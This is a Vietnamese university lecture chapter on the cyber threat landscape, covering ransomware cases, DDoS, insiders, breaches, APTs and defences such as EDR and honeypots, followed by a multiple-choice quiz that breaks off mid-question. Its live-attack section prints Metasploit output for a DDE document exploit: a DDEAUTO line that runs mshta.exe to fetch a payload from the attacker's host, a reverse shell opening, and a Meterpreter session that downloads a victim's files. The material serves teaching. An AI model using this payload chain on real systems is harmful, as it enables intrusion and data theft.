

MÃ HÓA & AN TOÀN DỮ LIỆU

GV: Ths. Trần Đức Minh
Email: minh.td@vlu.edu.vn
Mobi: 0903 385 192

Chương 1. Tổng quan mối đe dọa mạng & thách thức bảo mật

Mục tiêu bài học

- Hiểu được bối cảnh mối đe dọa hiện nay
- Hiểu được cách chuẩn bị để bảo vệ tài sản của các tổ chức chính phủ và doanh nghiệp.
- Hiểu được cách mô phỏng cuộc tấn công trực tiếp để thực hiện lọc dữ liệu từ máy từ xa

Nội dung bài học

- Tổng quan về mối đe dọa hiện tại
- Quan điểm của người bảo vệ
- Các doanh nghiệp
- Thực hiện tấn công trực tiếp
- Những thách thức bảo mật mới

1. Tổng quan về mối đe dọa hiện tại

- Chuyển đổi công nghệ là cốt lõi của đổi mới hoạt động bảo mật.
- IoT, thiết bị di động, điện toán đám mây đã mở ra cơ hội mới cho tin tặc và gián điệp công nghiệp.
- Khi kẻ tấn công tìm thấy lỗ hổng, họ sẽ tìm cách truy cập vào một ứng dụng và khai thác tài nguyên của hệ thống máy tính; điều đó dẫn đến sự phát triển mạnh mẽ nhu cầu quản lý lỗ hổng bảo mật.
- Hệ thống bảo mật được xây dựng để không bị ảnh hưởng nếu máy tính nhân viên bị nhiễm mã độc.
- Kỹ thuật Social Engineering rất hiệu quả để xâm nhập vào hệ thống mạng nội bộ; do đó, các chuyên gia bảo mật phải đối mặt với những thách thức vô cùng lớn trong việc xác định danh mục độc hại.

1.1. Ransomware

- Là phần mềm độc hại dùng để mã hóa dữ liệu trên máy tính của nạn nhân để yêu cầu tiền chuộc.
- Ransomware là một trong những loại tội phạm có xu hướng và lợi nhuận cao nhất.
- Các phần mềm Ransomware: WannaCry, NotPetya, Locky...
- Mục tiêu của Ransomware: nhằm vào một số tổ chức cao cấp, như Dịch vụ Y tế Quốc gia của Vương quốc Anh, Telefonica, Renault, FedEx, Hitachi và nhiều tổ chức khác.
- Ransomware được cung cấp trên web đen, cho phép người mua tạo và sửa đổi phần mềm độc hại.
- Web đen không thể truy cập bằng công cụ tìm kiếm thông thường mà cần một loại trình duyệt ẩn danh đặc biệt được gọi là Tor vì nó chứa dữ liệu không được lập chỉ mục cho các công cụ tìm kiếm.
- Trình duyệt Tor định tuyến thông tin người dùng qua proxy, giúp ẩn danh người dùng trên Internet.
- Web đen không có tên miền .com hoặc .net hoặc .co; mà kết thúc bằng .onion.

1.1. Ransomware

a. Việc kiếm tiền từ hack

- Chi phí thiệt hại của ransomware là hàng chục tỷ đô la / năm.
- Để kiếm tiền nhanh hơn, tội phạm mạng sử dụng ransomware-as-a-service (RaaS), có sẵn trên thị trường web đen.
- Các chương trình ransomware sử dụng một bộ hẹn giờ để phá hủy dữ liệu nếu tiền chuộc không được thanh toán trước thời gian quy định.
- Tiền chuộc chủ yếu thông qua ví Bitcoin vì nó cho phép ẩn danh.

1.1. Ransomware

b. WannaCry

- WannaCry là cuộc tấn công ransomware lớn nhất xảy ra vào 5/2017.
- WannaCry khai thác lỗ hổng trong HĐH Windows, được xác định bởi NSA, và sau đó được công bố công khai thông qua Shadow Brokers.
- WannaCry khai thác lỗ hổng trong Windows SMBv1 và SMBv2.
- Trong vòng 1 tháng, hơn 200.000 hệ thống máy tính đã bị nhiễm tại 150 quốc gia.

1.1. Ransomware

c. NotPetya

- NotPetya là một biến thể của ransomware, xuất hiện vào 6/2017.
- Đây là phần mềm tống tiền giống với virus Petya: mã hóa tập tin và hiển thị màn hình yêu cầu tiền chuộc Bitcoin để khôi phục các tập tin.
- Đầu tiên, NotPetya nhúng backdoor vào trong tập tin M.E.Doc (phần mềm của doanh nghiệp kế toán của Ukraina).
- Sau đó, NotPetya sử dụng công cụ như EternalBlue và EternalRomance để phát tán trên mạng, và sử dụng công cụ Mimi Katz để tìm thông tin đăng nhập quản trị trong máy tính bị xâm nhập.

1.1. Ransomware

d. SimpleLocker

- Là cuộc tấn công ransomware đến từ Đông Âu, chỉ ảnh hưởng đến thiết bị di động
- Trojan xâm nhập vào thẻ SD trong smartphone và tablet thông qua Google Play. Sau đó, virus sẽ mã hóa dữ liệu với AES, thay đổi phần mở rộng tập tin thành .enc , và tự động thu thập dữ liệu dữ liệu người dùng và yêu cầu tiền chuộc.
- SimpleLocker cũng thu thập nhiều thông tin khác như số IMEI, mô hình thiết bị và nhà sản xuất, sau đó gửi thông tin này đến máy chủ tin tặc.
- Với loại virus này, tin tặc thậm chí có thể truy cập vào máy ảnh của thiết bị và hiển thị hình ảnh của các nạn nhân để yêu cầu họ trả tiền chuộc.
- Mỗi đe dọa này vẫn đang tiềm ẩn nhiều nguy cơ bùng phát.

1.1. Ransomware

e. TeslaCrypt

- Ra đời sau CryptoLocker, TeslaCrypt nhắm vào các game thủ hardcore chuyên nghiệp và ảnh hưởng đến các tập tin game như file lưu, bản đồ, hoặc bất kỳ dữ liệu tải xuống liên quan đến trò chơi...
- Sự nguy hiểm của ransomware này là được tin tặc liên tục cập nhật Trojan và tận dụng các lỗ hổng đã có trong khi cuộc tấn công đang diễn ra.

1.1. Ransomware

f. CryptoLocker

- Là ransomware quy mô lớn, xuất hiện vào 05/09/2013, xâm nhập thông qua tập tin đính kèm email và qua botnet Gameover Zeus.
- CryptoLocker đã tổng tiền thành công hơn 3 triệu USD.
- CryptoLocker ảnh hưởng đến các hệ thống chạy trên Windows.
- CryptoLocker được lan truyền qua các tập tin độc hại đính kèm email để mã hóa dữ liệu của người dùng, sử dụng mã hóa RSA.
- CryptoLocker đã bị loại bỏ vào cuối tháng 5 năm 2014 thông qua chiến dịch Tovar, đánh sập được botnet Gameover Zeus.

1.1. Ransomware

g. PC Cyborg

- Xuất hiện năm 1989.
- PC Cyborg sẽ ẩn các thư mục và mã hóa tên của các tập tin trong ổ C.
- Nạn nhân phải trả 189\$ cho tập đoàn PC Cyborg, được đăng ký tại một bưu điện Panama.

1.2. Tấn công từ chối dịch vụ (Distributed denial-of-service - DDoS)

- Là hoạt động phá hoại làm tắc nghẽn lưu lượng truy cập người dùng bằng cách sử dụng chương trình (botnet) để điều khiển các máy tính bị xâm nhập (bot) để truy cập với lưu lượng lớn vào máy chủ mục tiêu.
- DDoS đã trở thành mối nguy hiểm thường trực vì chúng thường được sử dụng để trả đũa, tống tiền và chiến tranh mạng.
- Vào tháng 10 năm 2016, DNS của ISP DYN hàng đầu đã bị tấn công DDoS từ hàng triệu bot bởi botnet Mirai với hơn 100.000 thiết bị IoT.

1.2. Tấn công từ chối dịch vụ (Distributed denial-of-service - DDoS)

a. Từ những script kiddie đến địa chính trị

- Cuộc tấn công DDoS chống lại DYN, nhà cung cấp dịch vụ DNS khiến người dùng không thể truy cập đến các trang web Twitter, Reddit, GitHub, Amazon, Netflix, PayPal...
- Cuộc khủng hoảng chính trị ở Qatar đã dẫn đến một cuộc tấn công DDoS trên trang web của Al Jazeera.
- Cuộc bầu cử tổng thống Pháp bị gián đoạn bởi các cuộc tấn công vào các trang web Le Figaro và Le Monde.
- Các chuyên gia bảo mật đổ lỗi cho script kiddies; tuy nhiên, cũng có người cho rằng chính phủ một số nước đứng đằng sau các sự việc trên.


1.2. Tấn công từ chối dịch vụ (Distributed denial-of-service - DDoS)

b. Dễ dàng phát động một cuộc tấn công DDoS

- Một số kẻ tấn công trên web đen đang cung cấp DDoS cho các dịch vụ giúp việc phát động các cuộc tấn công DDoS trở nên dễ dàng.
- Kẻ tấn công có thể thuê các đối tượng khác trên các trang web đen để khởi tạo các cuộc tấn công DDoS với giá \$10 một giờ, thậm chí tính phí cho mỗi giây sử dụng botnet.

1.2. Tấn công từ chối dịch vụ (Distributed denial-of-service - DDoS)

c. Những quốc gia là mục tiêu bị tấn công hàng đầu



1.3. Nội gián

Bất kỳ hình thức đe dọa nào cũng có thể bắt nguồn từ nội bộ một tổ chức và nó không chỉ giới hạn ở một nhân viên có ý định phá hoại; nó có thể là nhà thầu, cựu nhân viên, thành viên hội đồng quản trị, cổ đông hoặc bên thứ ba.

1.3. Nội gián

a. Một số cách thức để xác định các nội gián

Hướng dẫn nhận biết chung của CERT định nghĩa nội gián bao gồm nhân viên hoặc cựu nhân viên, nhà thầu hoặc đối tác với những đặc điểm:

- Đã được cho phép truy cập mạng, hệ thống hoặc dữ liệu của tổ chức
- Đã cố ý vượt quá hoặc sử dụng quyền truy cập làm ảnh hưởng tiêu cực đến tính bảo mật, tính toàn vẹn hoặc tính sẵn sàng của hệ thống thông tin hoặc thông tin của tổ chức.

1.3. Nội gián

b. Hồ sơ nội gián

- Nội gián đến từ nội bộ một tổ chức, như từ nhân viên, nhân viên cũ, đối tác, cộng sự, ...
- Cuộc tấn công này nguy hiểm nhiều hơn so với phần mềm độc hại khác vì họ có quyền truy cập hợp lệ vào các hệ thống bảo mật.
- Nội gián tồn tại ở khắp mọi nơi. Nếu bạn chủ quan, nội gián có thể làm cho một tổ chức bị sụp đổ.
- Nội gián thường đánh cắp thông tin bí mật và đem bán hoặc phá hoại tổ chức vì lợi ích cá nhân.

1.3. Nội gián

b. Hồ sơ nội gián

- Tỷ lệ rò rỉ thông tin trong bất kỳ tổ chức nào ở mức đáng kể.
- Nhân viên gia nhập, rời khỏi doanh nghiệp mỗi một hoặc hai năm và họ cho rằng mình có quyền giữ thông tin của tổ chức vì họ đã làm việc trên các thông tin đó.
- Theo báo cáo năm 2012, hầu hết các hoạt động nội gián thực sự diễn ra trong giờ làm việc của nhân viên.
- Mặc dù công nghệ phát triển giúp ta xác định nơi xâm nhập hoặc phát động tấn công, nhiều trường hợp vẫn không thể xác định thủ phạm vì không có bằng chứng.

1.4. Xâm nhập dữ liệu

- Xâm nhập dữ liệu có thể liên quan đến việc rò rỉ tài liệu nhạy cảm, bản thiết kế kỹ thuật, sở hữu trí tuệ, bí mật thương mại hoặc email.
- Tin tặc có khả năng biến phần mềm độc hại thành vũ khí phù hợp với mục tiêu và âm thầm cung cấp các phần mềm độc hại ra thị trường.
- Các tổ chức cần có kế hoạch quản lý xâm nhập chủ động để phát hiện xâm nhập trước khi được người ngoài thông báo.
- Theo viện Ponemon, các tổ chức có thể tiết kiệm tiền hơn bằng cách đưa ra mục tiêu xác định xâm nhập trong vòng 100 ngày.

1.4. Xâm nhập dữ liệu

Một số lý do phổ biến nhất trong các trường hợp xâm nhập dữ liệu:

- **Tấn công độc hại:** tin tặc có thể không cần sử dụng phần mềm độc hại mà tận dụng lỗ hổng ứng dụng để đánh cắp thông tin nhạy cảm.
- **Hệ thống bảo mật yếu:** tin tặc có thể sử dụng thông tin đăng nhập bị đánh cắp để đăng nhập hợp lệ trong hệ thống mạng và vượt qua các hệ thống bảo mật như firewall, IPS và bảo mật đầu cuối.
- **Lỗi con người:** theo báo cáo của Verizon 2017, 88% xâm nhập dữ liệu liên quan đến lỗi của con người, điều mà các tổ chức đều phải đối mặt.

1.4. Xâm nhập dữ liệu

a. Các xâm nhập dữ liệu đáng chú ý gần đây

- **Equifax – 9/2017:** Equifax, tổ chức tín dụng lớn của Mỹ, đã bị xâm nhập ảnh hưởng đến 143 triệu người dùng. Đây là một trong những xâm nhập tồi tệ nhất mọi thời đại. Một nhóm tin tặc không xác định đã khai thác lỗ hổng của Apache Struts và đánh cắp những dữ liệu nhạy cảm, bao gồm Số An sinh Xã hội (SSN) và số giấy phép lái xe,
- **Verizon – 7/2017:** khoảng 14 triệu thuê bao của Verizon có thể đã bị xâm nhập dữ liệu.

1.4. Xâm nhập dữ liệu

a. Các xâm nhập dữ liệu đáng chú ý gần đây

- **Edmodo – 31/05/2017:** hơn 78 triệu người dùng đã bị đánh cắp thông tin từ nền tảng giáo dục Edmodo. Nclay, một tin tặc bị phát hiện bán 77 triệu tài khoản Edmodo trên web đen với giá 1000 USD.
- **Verifone – 07/03/2017:** Verifone, nhà sản xuất máy POS hàng đầu ở Mỹ, đã phát hiện ra sự xâm nhập dữ liệu lớn trong mạng nội bộ. Có bằng chứng về nhóm tin tặc của Nga có liên quan đến vụ xâm nhập.

1.4. Xâm nhập dữ liệu

b. Tác động của xâm nhập dữ liệu

Hậu quả đối với doanh nghiệp rất nghiêm trọng: bị mất dữ liệu thông tin khách hàng, đối tác... Những hậu quả bao gồm:

- **Tổn thất tài chính:** các doanh nghiệp niêm yết bị xâm nhập dữ liệu đều bị giảm giá cổ phiếu và sụt giảm số lượng khách hàng.
- **Mất danh tiếng thương hiệu:** đây là hậu quả lớn nhất.
- **Mất sự tin cậy của khách hàng.**

1.5. Tin tặc có hệ thống

Loại tin tặc này sử dụng quy trình để đột nhập vào mạng, tránh bị phát hiện và thu thập thông tin dài hạn với một số đặc điểm:

- **Cải tiến:** tin tặc sử dụng các hệ thống bị nhiễm mã độc và công nghệ phần mềm độc hại luôn có sẵn cho kẻ tấn công.
- **Dai dẳng:** tin tặc luôn sẵn sàng tấn công vì lợi ích.
- **Mối đe dọa:** được hỗ trợ bởi tội phạm có tổ chức, được tài trợ và có động cơ lớn; do đó, nếu cuộc tấn công thành công sẽ dẫn đến hậu quả nghiêm trọng đối với hệ thống.

1.5. Tin tặc có hệ thống

Tin tặc luôn tấn công có chủ đích (Advanced Persistent Threat – APT), nhằm xâm nhập trái phép vào hệ thống mạng trong thời gian dài mà không bị phát hiện. Việc lựa chọn mục tiêu dựa trên:

- Lợi ích kinh tế, chính trị, địa chính trị, giám sát và an ninh tình báo để có được thông tin có giá trị cao
- Truy cập trái phép vào hệ thống mạng trong thời gian dài mà không bị phát hiện.
- Yếu tố con người: sử dụng cách thức lừa đảo hoặc nội gián.

2. Quan điểm của người bảo vệ

- Chúng ta cần phải tìm giải pháp để bảo vệ tổ chức của mình.
- Các nhóm tin tặc có đủ nguồn lực để do thám và khai thác thông tin của một tổ chức.
- Các tổ chức cần phải thích nghi và xây dựng hệ sinh thái bảo mật mạng tốt hơn, bao gồm cả chính phủ và các doanh nghiệp.

Chính phủ

- Hệ thống công thông tin điện tử của chính phủ là mục tiêu được nhắm đến của các tổ chức an ninh nước ngoài để thu thập thông tin tình báo.
- Với việc phát triển của công thông tin chính phủ điện tử, hệ thống chính phủ cũng đang phải đối mặt với những thách thức nghiêm trọng trong việc gia tăng các cuộc tấn công.
- Mục tiêu đảm bảo an ninh mạng bao gồm: bảo vệ không gian mạng, ngăn chặn tin tặc, nâng cao nhận thức của công dân.

3. Các doanh nghiệp

- Với sự thích ứng nhanh chóng trong việc áp dụng các công nghệ điện toán đám mây và IoT, doanh nghiệp đang ngày càng đối mặt với nhiều mối đe dọa tiềm ẩn.
- Trong nhiều tổ chức đa quốc gia, Giám đốc An ninh Thông tin (CISO) sẽ đưa ra một số quyết định quan trọng liên quan đến an ninh của tổ chức của họ.

3.1. Phát hiện và phản hồi thiết bị đầu cuối (EDR)

EDR là giải pháp được thiết kế để phát hiện và loại bỏ các hoạt động độc hại từ hệ thống mạng, thường bao gồm bốn khả năng sau:

- Phát hiện mối đe dọa bằng cách giám sát các thiết bị đầu cuối 24/24
- Thu thập, phân tích các bản ghi, so sánh chúng với các sự kiện hoạt động của mỗi thiết bị đầu cuối
- Phản ứng với những xâm nhập nguy hiểm vào các tài nguyên và loại bỏ chúng khỏi hệ thống mạng
- Hủy các tiến trình trái phép để đảm bảo an toàn cho thiết bị đầu cuối.

3.2. Công nghệ mồi nhử (deception)

- Deception là một công nghệ cho phép kẻ tấn công xâm nhập vào một hệ thống mục tiêu mồi nhử (honeypot).
- Với deception, doanh nghiệp có thể phát hiện kẻ tấn công và thu thập thông tin về hành vi và tài liệu của những kẻ tấn công này.
- Deception giúp doanh nghiệp cải thiện khả năng phòng thủ của mình.

3.3. Thông tin về mối đe dọa mạng (Common Thread Initiative - CTI)

- CTI là một cách để phân tích khả năng của tin tặc.
- Trong không gian mạng, CTI được phân phối dưới dạng một chỉ số xâm nhập (IOC), bao gồm các địa chỉ IP độc hại, tên miền, hàm băm...
- Các tổ chức cần xác định tài sản, con người và các bên thứ ba được kết nối để nắm được nguy cơ về mối đe dọa và lên kế hoạch tăng cường khả năng phòng thủ.

4. Thực hiện tấn công trực tiếp

- Trong các cuộc tấn công gần đây, tin tặc đã thực thi mã độc từ một tài liệu MS Word mà không cần sử dụng macro hoặc kịch bản nào.
- Kỹ thuật này là chức năng của MS Office gọi là trao đổi dữ liệu động (DDE).

4. Thực hiện tấn công trực tiếp

- Chuỗi cyber kill được sử dụng để mô tả các giai đoạn tấn công:
 - **Do thám:** lập kế hoạch, thu thập thông tin, nghiên cứu về mục tiêu với các công cụ tìm kiếm như Google và Shodan; tìm kiếm dữ liệu được công bố công khai, như thông báo công khai, hồ sơ doanh nghiệp và email.
 - **Vũ khí hóa:** tin tặc lên kế hoạch cho phương pháp tấn công phù hợp, thậm chí có thể khai thác nhân viên bằng cách lừa đảo email hoặc tải file chứa mã độc.
 - **Phân phối:** Thiết bị đầu cuối là phương tiện phân phối chính thông qua việc tải xuống để tấn công lừa đảo hoặc đầu độc thông qua mạng riêng ảo VPN.
 - **Khai thác và cài đặt:** tận dụng phần mềm hoặc điểm yếu của con người để có được payload thực thi. Tin tặc có thể gửi email chứa các tài liệu độc hại. Khi người dùng chạy tài liệu đó, tin tặc sẽ nhận được shell của máy của nạn nhân.

4. Thực hiện tấn công trực tiếp

- **Hành động theo mục tiêu:** cách tin tặc khai thác thành công và có quyền truy cập vào các tập tin nhạy cảm của tổ chức và cố gắng khai thác lấy dữ liệu từ máy nạn nhân.

```
meterpreter > dir
Listing: C:\Users\Tesseract\Downloads
=====

Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-   12690    fil     2018-01-28 18:45:47 +0530 Annual Budget Report.docx
100666/rw-rw-rw-   1807283  fil     2018-01-28 18:27:22 +0530 Client-F1827.pdf
100666/rw-rw-rw-    6166    fil     2018-01-28 18:32:43 +0530 Details.xlsx
100666/rw-rw-rw-   12430    fil     2018-01-28 18:37:49 +0530 Financial Report.docx
100666/rw-rw-rw-    282     fil     2018-01-12 07:03:37 +0530 desktop.ini
100666/rw-rw-rw-    162     fil     2018-01-28 18:38:07 +0530 ~$nancial Report.docx

meterpreter > download "Annual Budget Report.docx"
[*] Downloading: Annual Budget Report.docx -> Annual Budget Report.docx
[*] Downloaded 12.39 KiB of 12.39 KiB (100.0%): Annual Budget Report.docx -> Annual Budget Report.docx
[*] download : Annual Budget Report.docx -> Annual Budget Report.docx
meterpreter > 
```

4. Thực hiện tấn công trực tiếp


- Trước tiên tin tặc sẽ tạo ra một tài liệu độc hại. Sau đó, tin tặc đã tạo ra payload tài liệu độc hại và gửi nó cho nạn nhân thông qua một email:

```
msf > use exploit/windows/dde_delivery
msf exploit(dde_delivery) > set lhost 192.168.1.101
lhost => 192.168.1.101
msf exploit(dde_delivery) > set lport 8100
lport => 8100
msf exploit(dde_delivery) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:8100
msf exploit(dde_delivery) > [*] Using URL: http://0.0.0.0:8080/8b0HTF3MdggYqgK
[*] Local IP: http://192.168.1.101:8080/8b0HTF3MdggYqgK
[*] Server started.
[*] Place the following DDE in an MS document:
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://192.168.1.101:8080/8b0HTF3MdggYqgK"
```

4. Thực hiện tấn công trực tiếp

- Khi người dùng mở tài liệu được gửi bởi tin tặc, payload được thực thi sau một thông báo lỗi, như được hiển thị trong ảnh chụp màn hình sau:



4. Thực hiện tấn công trực tiếp

Nếu người dùng chọn để mở tài liệu độc hại, payload sẽ được thực hiện và một phiên Meterpreter sẽ mở ra:

```
msf > use exploit/windows/dde_delivery
msf exploit(dde_delivery) > set lhost 192.168.1.101
lhost => 192.168.1.101
msf exploit(dde_delivery) > set lport 8100
lport => 8100
msf exploit(dde_delivery) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:8100
msf exploit(dde_delivery) > [*] Using URL: http://0.0.0.0:8080/8b0HTF3MdggYqgK
[*] Local IP: http://192.168.1.101:8080/8b0HTF3MdggYqgK
[*] Server started.
[*] Place the following DDE in an MS document:
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\...\\windows\\system32\\mshta.exe "http://192.168.1.101:8080/8b0HTF3MdggYqgK"
[*] 192.168.1.103 dde_delivery - Delivering payload
[*] Sending stage (179267 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.101:8100 -> 192.168.1.103:52393) at 2018-01-28 18:38:19 +0530
□
```


4. Thực hiện tấn công trực tiếp

- Tin tặc chụp ảnh màn hình nạn nhân và các tiến trình đang chạy trên máy tính, như thể hiện trong ảnh chụp màn hình sau:

```
meterpreter > screenshot
Screenshot saved to: /root/PLuAMCRq.jpeg
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
220	7976	igfxHK.exe	x86	3	DESKTOP-VBU7P0R\Tesseract	C:\Windows\System32\igfxHK.exe
360	4	smss.exe				
572	504	csrss.exe				
664	504	wininit.exe				
804	664	services.exe				
812	664	lsass.exe				
904	804	svchost.exe				
932	804	svchost.exe				
1008	804	svchost.exe				
1144	804	svchost.exe				
1240	804	svchost.exe				
1332	804	svchost.exe				
1340	804	svchost.exe				
1348	804	svchost.exe				
1472	804	spoolsv.exe				
1488	804	svchost.exe				
1796	1240	WUDFHost.exe				
1804	804	igfxCUIService.exe				
1820	804	svchost.exe				
1844	904	wlanext.exe				
1940	804	svchost.exe				
2156	1940	audiodg.exe	x86	0		
2420	804	OfficeClickToRun.exe				
2428	804	esif_uf.exe				
2492	804	svchost.exe				
2500	932	SearchUI.exe	x86	3	DESKTOP-VBU7P0R\Tesseract	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe

5. Những thách thức bảo mật mới

- **Thích ứng bảo mật chậm:** hệ thống mạng truyền thống đã được thay thế bằng kiến trúc phẳng đơn giản. Tuy nhiên, các giải pháp bảo mật vẫn sử dụng cách tiếp cận truyền thống dựa trên vùng để giảm thiểu các mối đe dọa.
- **Lỗi con người:** Theo báo cáo của IBM, hơn 95% các sự cố mạng xảy ra do lỗi của con người, như cấu hình sai hệ thống và không cập nhật đầy đủ các bản vá lỗi.
- **Rủi ro bảo mật của nhà cung cấp bên thứ ba:** khi các doanh nghiệp được kết nối với nhau, doanh nghiệp phải cho phép các doanh nghiệp khác lưu trữ và sử dụng thông tin của họ, nhưng điều này có thể dẫn đến rủi ro lớn hơn. Trong các cuộc tấn công chuỗi cung ứng, nếu bên thứ ba bị xâm nhập, tổ chức có nguy cơ mất dữ liệu doanh nghiệp.

6. Kết luận

- Tin tặc đang thay đổi vũ khí và chiến thuật của họ liên quan đến những thay đổi trong công nghệ và quy trình doanh nghiệp; do đó, các chuyên gia bảo mật đang tích cực xây dựng các công cụ bảo mật.
- Với các công cụ mã nguồn mở, các nền tảng do thám trực tuyến miễn phí có sẵn, và sự hỗ trợ của thị trường web đen, những kẻ tấn công không cần quá am hiểu để thực hiện một xâm nhập dữ liệu tinh vi.
- Trong chương tiếp theo, bạn sẽ tìm hiểu về một số cách hiệu quả để triển khai các hệ thống an ninh mạng.

Assessment

Câu 1. Ransomware là tên gọi của phần mềm độc hại được dùng để làm gì ?

- A. Lấy cắp dữ liệu của máy tính nạn nhân.
- B. Thu thập hành vi thao tác chuột, bàn phím của máy tính nạn nhân.
- C. Tấn công từ chối dịch vụ
- D. Mã hóa dữ liệu trên máy tính nạn nhân để đòi tiền chuộc.

Assessment

Câu 2. Script kiddies là loại tin tặc như thế nào ?

- A. Sử dụng công cụ có sẵn để tấn công hệ thống máy tính
- B. Tạo ra các phần mềm độc hại để bán trên thị trường.
- C. Tạo ra các phần mềm độc hại và sử dụng chúng để tấn công hệ thống máy tính
- D. Hacker mũ trắng

Assessment

Câu 3. Những phần mềm độc hại nào sau đây không thuộc loại ransomware ?

- A. WannaCry
- B. NotPetya.
- C. IDServer
- D. SimpleLocker

Assessment

Câu 4. DDoS là loại tấn công như thế nào ?

- A. Lấy cắp dữ liệu của máy tính nạn nhân.
- B. Thu thập hành vi thao tác chuột, bàn phím của máy tính nạn nhân.
- C. Tấn công từ chối dịch vụ
- D. Mã hóa dữ liệu trên máy tính nạn nhân để đòi tiền chuộc.

Assessment

Câu 5. Trình duyệt nào thường được tin tặc sử dụng để truy cập vào các trang web đen ?

- A. Google Chrome.
- B. Safari.
- C. Tor.
- D. Mozilla Firefox.

Assessment

Câu 6. Lý do nào sau đây không phải là lý do phổ biến nhất trong các trường hợp xâm nhập dữ liệu ?

- A. Tấn công mã độc.
- B. Hệ thống bảo mật yếu.
- C. Lỗi của con người.
- D. Kiểm thử hệ thống

Assessment

Câu 7. Tác động nào sau đây không phải là hậu quả chính của việc xâm nhập dữ liệu ?

- A. Tổn thất tài chính.
- B. Đánh bóng thương hiệu.
- C. Mất danh tiếng thương hiệu.
- D. Mất sự tin cậy của khách hàng.

Assessment

Câu 8. Thuật ngữ APT (Advanced Persistent Threat) đề cập đến ?

- A. Tấn công mạng có tổ chức.
- B. Tấn công mạng không có tổ chức.
